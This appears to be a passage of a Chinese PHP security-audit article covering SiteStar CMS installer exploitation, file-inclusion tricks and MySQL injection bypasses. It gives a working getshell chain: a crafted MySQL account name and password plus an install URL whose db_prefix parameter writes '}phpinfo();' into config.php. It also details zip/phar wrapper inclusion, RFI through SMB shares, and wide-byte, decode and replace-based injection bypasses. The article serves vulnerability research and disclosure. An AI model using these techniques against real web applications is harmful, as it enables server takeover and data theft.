    //uploadcopy(ROOT."/template/".$_SESSION['default_tpl']."/".$_S
    //uploadcopy(ROOT."/template/".$_SESSION['default_tpl']."/".$_S
    if($demo=='1'){
        create_table($db_name,$db_prefix,ROOT."/template/".$_SESSIO
    } else {
        mysql_query("INSERT INTO `".$db_prefix."static_contents` (`
        mysql_query("INSERT INTO `".$db_prefix."static_contents` (`
        mysql_query("INSERT INTO `".$db_prefix."static_contents` (`
        mysql_query("INSERT INTO `".$db_prefix."static_contents` (`
    }
    echo '1003';
}else if($_a=="createadmin"){
    $link = mysql_connect($db_host,$db_user,$db_pwd);
    if (!$link) {
        echo '1001';
```

```
        exit;
    }
    $r = mysql_select_db($db_name,$link);
    if(!$r){
        echo '1002';
        exit;
    }
    mysql_query("set names utf8");
    mysql_select_db($db_name,$link);
    $mysql_query = mysql_query("select VERSION()");
    $mysql_row = mysql_fetch_row($mysql_query);
    $vmysql = $mysql_row[0];
    $_SESSION['vmysql'] = $mysql_row[0];
    $passwd = sha1($admin_pwd);
    $tme = time();
    if ($link) {
        create_config($db_host1,$db_user,$db_pwd,$db_name,$db_prefi
    }
    $query = mysql_query("insert into ".$db_prefix."users(login,pas
    $insert_id = mysql_insert_id();
    $query = mysql_query("insert into ".$db_prefix."user_extends(to
    if($query){
        echo '1004';
    }
```

可以看到 除开 template setting 和check 还有其他的

来找找哪个可以利用的。

```
}else if($_a=="createadmin"){
    $link = mysql_connect($db_host,$db_user,$db_pwd);
    if (!$link) {
        echo '1001';
        exit;
    }
    $r = mysql_select_db($db_name,$link);
    if(!$r){
        echo '1002';
        exit;
    }
    mysql_query("set names utf8");
    mysql_select_db($db_name,$link);
    $mysql_query = mysql_query("select VERSION()");
    $mysql_row = mysql_fetch_row($mysql_query);
    $vmysql = $mysql_row[0];
    $_SESSION['vmysql'] = $mysql_row[0];
    $passwd = sha1($admin_pwd);
    $tme = time();
    if ($link) {
        create_config($db_host1,$db_user,$db_pwd,$db_name,$db_prefi
    }
    $query = mysql_query("insert into ".$db_prefix."users(login,pas
    $insert_id = mysql_insert_id();
    $query = mysql_query("insert into ".$db_prefix."user_extends(tc
```

我所利用的是这个。貌似可以直接添加一个管理。但是不甘心，看看能不能直接Getshell。

```
$link = mysql_connect($db_host,$db_user,$db_pwd);
    if (!$link) {
        echo '1001';
        exit;
    }
    $r = mysql_select_db($db_name,$link);
    if(!$r){
        echo '1002';
        exit;
    }
```

首先看这里。要检测mysql是否能够连接得上，并且$db_name 得存在这个mysql中。

```
$_a = ParamHolder::get("_a","");
$_m = ParamHolder::get("_m","frontpage");
$db_host1 = ParamHolder::get("db_host","");
$db_user = ParamHolder::get("db_user","");
$db_pwd = ParamHolder::get("db_pwd","");
$db_name = ParamHolder::get("db_name","");
$db_prefix = ParamHolder::get("db_prefix","");
$db_port = ParamHolder::get("db_port","");
$admin_name = ParamHolder::get("admin_name","");
$admin_pwd = ParamHolder::get("admin_pwd","");
$demo = ParamHolder::get("demo","");
$db_host = $db_host1.":".$db_port;
```

可以看到哪些参数都是可控的。

我们自己搭建一个mysql 可外联就行了。

```
$pattern_db = '/[0-9a-zA-Z]*$/';
```

```
if(!preg_match($pattern_db, $db_name)||!preg_match($pattern_db, $db
    echo '1001';exit;
}
```

匹配出除开0-9 a-z A-Z 以外的就退出。


```
$passwd = sha1($admin_pwd);
    $tme = time();
    if ($link) {
        create_config($db_host1,$db_user,$db_pwd,$db_name,$db_prefi
    }
```

这里 跟进去

```
function create_config($host,$user,$pwd,$dnname,$pre,$port){
    $str = "";
    $str .= "<?php \n";
    $str.="if (!defined('IN_CONTEXT')) die('access violation error
    $str.="class Config {\n";
    $str .= "public static \$mysql_ext = 'mysql';\n";
    $str .= "public static \$db_host = '$host';\n";
    $str .= "public static \$db_user = '$user';\n";
    $str .= "public static \$db_pass = '$pwd';\n";
    $str .= "public static \$db_name = '$dnname';\n";
    $str .= "public static \$port = '$port';\n";
    $str .= "public static \$mysqli_charset = 'utf8';\n";
    $str .= "public static \$tbl_prefix = '$pre';\n";
    $str .= "public static \$cookie_prefix = '".randomStr(6)."_';\r
    $str .= "public static \$enable_db_debug = false;\n";
    $str .= "}?>\n";
    file_put_contents("../config.php",$str);
```

可以看到 直接写到一个php文件里了。 这时候 好像一切都ok了。

可是 一切又没有那么的容易。



access violation error!

是不能含有单引号的。 但是在这里 关键的是 他没有过滤转义符。。

然后就进入了无尽的测试当中。。

```
function create_config($host,$user,$pwd,$dnname,$pre,$port){
    $str = "";
    $str .= "<?php \n";
    $str.="if (!defined('IN_CONTEXT')) die('access violation error
    $str.="class Config {\n";
    $str .= "public static \$mysql_ext = 'mysql';\n";
    $str .= "public static \$db_host = '$host';\n";
    $str .= "public static \$db_user = '$user';\n";
    $str .= "public static \$db_pass = '$pwd';\n";
    $str .= "public static \$db_name = '$dnname';\n";
    $str .= "public static \$port = '$port';\n";
    $str .= "public static \$mysqli_charset = 'utf8';\n";
    $str .= "public static \$tbl_prefix = '$pre';\n";
    $str .= "public static \$cookie_prefix = '".randomStr(6)."_';\n
    $str .= "public static \$enable_db_debug = false;\n";
    $str .= "}?>\n";
    file_put_contents("../config.php",$str);
```

看这个 理论上来说 只有

```
$str .= "public static \$mysqli_charset = 'utf8';\n";
    $str .= "public static \$cookie_prefix = '".randomStr(6)."_';\n
$str .= "public static \$enable_db_debug = false;\n";
```

这三行不可控，但是 由于

```
$str .= "public static \$db_host = '$host';\n";
    $str .= "public static \$db_user = '$user';\n";
    $str .= "public static \$db_pass = '$pwd';\n";
    $str .= "public static \$db_name = '$dnname';\n";
```

这四个 会用来连接 如果连接不上的话 就退出了。 就算不上能随意控制。

```
$str .= "public static \$port = '$port';\n";
    $str .= "public static \$mysqli_charset = 'utf8';\n";
    $str .= "public static \$tbl_prefix = '$pre';\n";
```

就剩下了这两个可控。 但是中间还有了个不可控的。

如果两个可控的挨在一起的话 可以这样

public static $port = '\';

public static $tbl_prefix = ';phpinfo();/*';

但是由于中间多了一个不可控的 所以不能直接这样。。

如果可控的两行没挨在一起的话

那么可控的必须要三行了 才能执行了。。 那怎么办呢?

DB_HOST 肯定是不能改的 要不就连不上了。

那就要从 DB_NAME db_user 和 db_pwd 下手了。

```
$pattern_db = '/[0-9a-zA-Z]*$/';
if(!preg_match($pattern_db, $db_name)||!preg_match($pattern_db, $dt
    echo '1001';exit;
}
```

这里的正则 验证了 db_name 和 db_user 但是 这中间连接的是一个or。

那只要让一个匹配不出除开09 az AZ以外的就行了。

那就让db_name匹配不出 因为我测试了db_name 在我创建数据库的时候无法添加符号的。

这样只有从db_user 和 db_pwd 下手了。

在本地的mysql里 建一个含有特殊字符的 账户 和 密码。

\ 密码为;/*

这样类似的就行了。

来测试测试。

漏洞证明

```
mysql> grant select,update,delete,insert on *.* to "yu\\" identified by
';\/*';
Query OK, 0 rows affected

mysql>
```


首先建立一个账户。 要记得对一些字符转义。


然后 访问

```
INT  SQL- XSS- Encryption- Encoding- Other-
Load URL
Split URL
Execute
http://127.0.0.1/sitestar/install/index.php?_m=frontpage&_a=createadmin&admin_name=xiaoyux&passwd=xiaoyux&db_host=113.10.
db_name=test&db_port=test&db_prefix=*/}phpinfo();/*&db_pwd=;/*
Enable Post data   Enable Referrer
```


来看看配置文件。

```
if (!defined('IN_CONTEXT')) die('access violation error!'
class Config {
public static $mysql_ext = 'mysql';
public static $db_host = '113.10[redacted];
public static $db_user = 'yu\';
public static $db_pass = ';/*';
public static $db_name = 'test';
public static $port = 'test';
public static $mysqli_charset = 'utf8';
public static $tbl_prefix = '*/}phpinfo();/*';
public static $cookie_prefix = '4Snpj3_';
public static $enable_db_debug = false;
}?>
```


直接访问首页。



成功getshell。

修复方案

说得很清楚啦。

低调求20.

0x02 包含漏洞

这里再来谈一下包含

其实包含也并没有什么好说的。

包含一般也就分为LFI RFI local file inclusion 和 remote嘛

对于LFI的话 因为很多都限制了包含的后缀结尾必须为.php Include ($a.'.php') 例如这种的

所以我们想包含我们的图片马儿的话 那么就需要截断后面的这.php

1: 00截断 需要gpc off && php<5.3.4 2: 长文件名截断 反正这个我很少成功。 3: 转换字符集造成的截断 这个对包含的话基本用不上。上传的话 就是felixk3y牛发的那个转换字符集造成的上传截断那个。

还有一些cms限制包含的后缀必须为.php的时候用的是截取字符判断是不是.php 例如下面一段简单的代码

```
$include_file=$_GET[include_file];
if ( isset( $include_file ) && strtolower( substr( $include_file, -
{
require( $include_file );
}
```


对传递过来的截取了后面4个字符 判断是不是.php 如果是.php才进行包含。

这里可以用zip(或者phar)协议嘛(当然这个也是找laterain学的 哈哈)。

首先新建一个1.php 里面随便写个phpinfo把

然后压缩成.zip 然后把zip的名字改成 yu.jpg

然后把这个.jpg上传上去 然后包含



对于一些LFI 找不到上传图片的地方的话 也有很多牛发过了一些不能上传图片LFI 的技巧 各种包含日志 环境变量啥的 这里我就也不多说了。

下面再来说RFI

如果能RFI的话 那么就是最方便的了。

包含远程文件 或者又是php://input data啥的 各种伪协议。

但是也都知道RFI最大的限制条件就是需要allow_url_include on

且 变量前未定义路径 或者 常量。

Allow_url_include 默认都是off

那么无论是allow_url_include on 还是 变量前无路径 或者 常量

那都是rfi的硬伤。

这里介绍一种在allow_url_include off的情况下也能rfi的

但是成功率也并不太高。

首先在php.ini里看一下allow_url_include

```
; Whether to allow include/require to open URLs (like http:// or ft
allow_url_include = Off
```


翻译一下,允许包含url 例如 http:// ftp:// 之类的协议。

当off的时候肯定就是不允许去包含这样的协议。

这里我们先来测试一下

```
<?php
include($_GET[yu]);
```


首先 allow_url_include && allow_url_fopen 都为on的时候



成功RFI。

然后 allow_url_include 为 on allow_url_fopen 为off





Warning: include() [function.include]: URL file-access is disabled in the server configuration in D:\ApmServ\www\htdocs\index.php on line 2

Warning: include(http://web/1.jpg) [function.include]: failed to open stream: no suitable wrapper could be found in D:\ApmServ\www\htdocs\index.php on line 2

Warning: include() [function.include]: Failed opening 'http://web/1.jpg' for inclusion (include_path='.;C:\php5\pear') in D:\ApmServ\www\htdocs\index.php on line 2


drops.wooyun.org

直接包含远程文件失败 这时候我们用一下伪协议试试。




再次成功rfi。

当allow_url_include && allow_url_fopen 为off的时候。



伪协议失败。

包含文件




URL file-access is disabled in the server configuration 不允许包含。

肯定还有不少人记得很久以前的那个星外无可执行目录的时候

利用远程调用cmd继续提权

那个利用的是共享文件 然后在星外主机上来执行。

那么这里我们也试试



包含共享文件成功。 这里只本地测试了 没具体测试。

但是由于445的原因 可能基本都失败。

0x03 注入

下面来说一下注入。 这里谈的是mysql。 注入大概也就是把用户可控的一些变量, 带入到了数据库的各种操作当中且没有做好很好的过滤。 比如注册用户的时候检测用户名是否存在的时候,把用户提交的用户名拿到数据库中去查询。 查询是否存在这个用户名, 如果这里对用户名没有做好过滤的话 那么用户就可以提交一些特殊字符来注入了。

现在注入的主要原因是 很多程序员在写sql语句的时候 还是搞的语句拼接。

一些用了预编译或者是在查询的函数中再来过滤 很多时候就给跪了。

```
select update insert delete
```

因为mysql query 并不能执行多行语句, 除非pdo啥的能多行 所以不能像mssql那样还能在select后执行个update管理的语句。

对于这四种类型的注入一般的语句的构造也不同。

如果有mysql error的话

那么这四种就都能用报错注入 这种是比较方便的

如果没mysql error的话

Select 的注入 一般是用union select 如果把对数据库中的查询结果展示出来的话那么就能直接出数据了。 如果无回显的话 那么当然就是盲注了。

Update的注入 如果是在update set的位置的话 那么我们可以找找这个表的哪个column会被展示出来 例如如果一个update的注入点是在用户表且是在set位置可控的话 那么我们可以update email这个column 然后去用户资料看一下自己的email就出数据了 语句例如 update table set email=(select user()) 如果是在where后的话 那么一般也就是盲注了。

Insert 的注入 也是一般是通过找哪个column会不会显示出来 尽量把要出的数据插入到这个column里面去。 如果没显示的话 也是盲注。

Delete的注入 一般都是盲注了。

数字型注入主要就是因为他的变量并没有用单引号引住。

但是基本上都是被强制类型转换了 intval啥的。

但是有时候会有遗漏的嘛。

而字符型和搜索型的 都是会有单引号引住的。

所以需要闭合单引号再来进行注入。

说到单引号不得不说个php.ini里的配置

Magic_quotes_gpc 在稍微高点的版本默认都是on

但是却在应该是5.4就已经废除了。

从字面意思上来看 就是对GPC QUOTE嘛

GPC 对应的就是GET POST COOKIE

会被转义的字符为 ' " \ NULL 会在前面添加上一个转义符。

导致了失去本来的意义 无法闭合单引号进行注入。

(1) 全局没有做addslashes的

像这种全局没有对GET POST COOKIE 做addslashes的 这种厂商基本是会在查询的时候 再对一些用户可控的变量进行addslashes 甚至是不进行addslashes 直接带入查询的。

这样的就算在查询的时候进行addslashes 在很多时候也都能找到几处遗漏了addslashes的。 这种的比较简单 不多说。

(2) 全局做addslashes

现在稍微好一点的厂商都知道了在全局文件中对 GET POST COOKIE 做addslashes (甚至是在带入查询的函数中再做了转义或者预编译 这种给跪) 所以基本不用担心哪里遗漏了哪里忘记了addslashes) 这种的基本是首先先get magic quotes gpc 判断gpc是否开启 如果没开启的话 再调用addslashes来转义 。 如果开启的话 就不用来addslashes了。 没开启就addslashes.

这里主要讲的就是这种类型的注入的一些常见的

宽字节注入

这个是一个老生常谈的问题, 从一开始的数据库字符集GBK的宽字节注入 到现在也有很久了。

但是并不是字符集为GBK的就能宽字节注入。

总有一些小伙伴说咋我看的cms 字符集是gbk的 但是咋不能宽字节呢?

这是因为数据库的连接方式不同

Set names gbk 这样的就能宽字节

但是现在这样的基本都看不到了。 因为基本都是设置了二进制读取了。

Binary。

这样的宽字节基本没了，却有了另外一种。

因为转换字符集造成的宽字节注入

从utf8转到gbk 或者从gbk转到 utf8啥的。

例子: WooYun: 74cms 最新版 注入8-9

錦 从UTF8 转成 GBK之后成了 %e5%5c74cms对GET POST COOKIE …… 都做了 addslashes所以' 转义后为\'->%5C %e5%5c%5c' 两个\ 则单引号出来

例子2: WooYun: qibocms 下载系统SQL注入一枚（官网可重现）

解码导致

因为在全局文件中addslashes

如果我们能找到一些解码的 例如urldecode base64_decode的

那么我们先提交encode之后的 那么就能不被转义了。

然后decode后 再带入查询 造成了注入 无视gpc。

这种的很常见。

例子很多 随便找一个

例子: WooYun: qibocms B2b 注入一枚 //qibocms 注入

例子: WooYun: phpdisk V7 sql注入2 //phpdisk 注入

变量覆盖

常见的变量覆盖 有啥extract 和 parse_str 函数啥的

当然还有$$

变量覆盖得结合一些具体的场景了。

例如extract($_POST)啥的 直接从POST数组中取出变量

这样的还是遇到过几个 然后覆盖掉之前的一些变量。

覆盖的话 一般是覆盖掉表前缀之类的

Select * from $pre_admin where xxx 像这种的就覆盖掉$pre

然后直接补全语句然后注入。

例子: WooYun: qibocms分类注入一枚可提升自己为管理

例子2: WooYun: phpmps 注入一枚

当然 $$ 也挺经常用到的 这个例子很不错。

例子3: WooYun: MetInfo最新版(5.2.4)一处SQL盲注漏洞

一些replace造成的

一些cms中 总有一些逗比过滤函数

会把' 啥的 replace 成空

但是他似乎忘记了自己全局有转义?

用户提交一个' 全局转义成\' 然后这过滤函数又会把 ' replace 成空

那么就留下了\ 导致可以吃掉一个单引号 是double query的话

```
Select * from c_admin where username='admin\' and email='inject#'
```

这样就可以注入了。

话说之前还遇到过一个厂商。。 之前提交了漏洞 是因为他会把

' " 都会替换成空 然后提交之后 他就去掉了' 就是不把' 替换成空了。

但是他似乎忘记了 " 也会被转义。。 那么提交一个 " 就又剩下了一个转义符。

例子: WooYun: PHPCMS全版本通杀SQL注入漏洞

当然还有一些replace 是用户可控的。就是说用户可以想把啥提交成空就提交成空

例如很久前的cmseasy 和 ecshop的那个注入

例如这段代码

```
$order_sn = str_replace($_GET['subject'],'',$_GET['out_trade_no']);
```

这里因为会被转义 如果提交 ' 就成 \' 这里可以看到

这里清成空的 是我们get来的 那我们就想办法把\ replace掉

但是如果我们GET提交把\ replace 那么会被转义 就是replace掉\

但是我们只是 \' 所以不能把\去掉 如果我有\ 还要你清空个毛啊。

这里我们来理清一下思路。

Addslashes 会对' " \ NULL 转义

```
' =>  \'
" => \"
\ => \\
NULL => \0
```

那这里我们就提交 %00' 就会被转义生成 \0\' 这时候我们再提交把0替换成空 那么就成了\' 单引号也就成功出来了。

例子: WooYun: cmseasy绕过补丁SQL注入一枚

SERVER 注入

因为在很多cms中 基本上都只是对GET POST COOKIE 进行addslashes

而没有对SERVER进行转义。

而一些SERVER的变量也是用户可以控制的。

例如啥 QUERY_STRING X_FORWARDED_FOR CLIENT_IP HTTP_HOST ACCEPT_LANGUAGE 很多。

这里最常见的当然也就是X_FORWARDED_FOR

这个一般是在ip函数中用到 如果后面没有进行验证ip是否合法的话就直接return 这个大部分时候都会导致注入。

例子1: WooYun: Phpyun注入漏洞二

这里说到验证ip 这里基本都是用的正则来验证是否合法。

而一些厂商连正则都写错。

例如在cmseasy中的验证ip的正则中(%.+)

导致了后面可以写任意字符。

